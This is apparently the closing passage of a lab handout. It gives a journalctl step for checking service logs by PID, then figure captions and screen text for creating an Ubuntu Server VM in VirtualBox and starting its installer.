
Record the service's process ID (PID) number.

```
journalctl _PID=<pid_number>
```

Look at the error logs closely, they often help locate the root of most issues!

End of Lab

Figures for Print Version



Create Virtual Machine

Virtual machine Name and Operating System

Please choose a descriptive name and destination folder for the new virtual machine. The name you choose will be used throughout VirtualBox to identify this machine. Additionally, you can select an ISO image which may be used to install the guest operating system.

Name: Ubuntu Server

Folder: C:\Users\mheat\VirtualBox VMs

ISO Image: C:\Users\mheat\Downloads\ubuntu-22.04.2-live-server-amd64.iso

Edition:


Type: Linux

Version: Ubuntu (64-bit)

☑ Skip Unattended Installation

You have selected to skip unattended guest OS install, the guest OS will need to be installed manually.

Figure 1 – Create a new VM



Create Virtual Machine

Hardware


You can modify virtual machine's hardware by changing amount of RAM and virtual CPU count. Enabling EFI is also possible.

Base Memory: 2048 MB

Processors: 1

□ Enable EFI (special OSes only)

Figure 2 – VM resource settings



Create Virtual Machine

Virtual Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select an existing one. Alternatively you can create a virtual machine without a virtual hard disk.

● Create a Virtual Hard Disk Now

Disk Size: 25.00 GB


□ Pre-allocate Full Size

○ Use an Existing Virtual Hard Disk File

Ubuntu20Desktop.vdi (Normal, 25.00 GB)


○ Do Not Add a Virtual Hard Disk

Figure 3 – Hard disk settings


Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
                     GNU GRUB  version 2.06

*Try or Install Ubuntu Server
 Ubuntu Server with the HWE kernel
 Test memory

    Use the ↑ and ↓ keys to select which entry is highlighted.
    Press enter to boot the selected OS, `e' to edit the commands
    before booting or `c' for a command-line.
 The highlighted entry will be executed automatically in 11s.
```


Figure 4 – Install Ubuntu Server



Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl


```
Willkommen! Bienvenue! Welcome! Добро пожаловать! Welkom!          [ Help ]

Use UP, DOWN and ENTER keys to select your language.

                [ Asturianu                               ► ]
                [ Bahasa Indonesia                        ► ]
                [ Català                                  ► ]
                [ Deutsch                                 ► ]
                [ English                                 ► ]
                [ English (UK)                            ► ]
                [ Español                                 ► ]
                [ Français                                ► ]
                [ Galego                                  ► ]
                [ Hrvatski                                ► ]
                [ Latviski                                ► ]
                [ Lietuviškai                             ► ]
                [ Magyar                                  ► ]
                [ Nederlands                              ► ]
                [ Norsk bokmål                            ► ]
                [ Polski                                  ► ]
                [ Português                               ► ]
                [ Suomi                                   ► ]
                [ Svenska                                 ► ]
                [ Čeština                                 ► ]
                [ Ελληνικά                                ► ]
                [ Беларуская                              ► ]
                [ Русский                                 ► ]
                [ Српски                                  ► ]
                [ Українська                              ► ]
```

Figure 5 – Select your language


Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

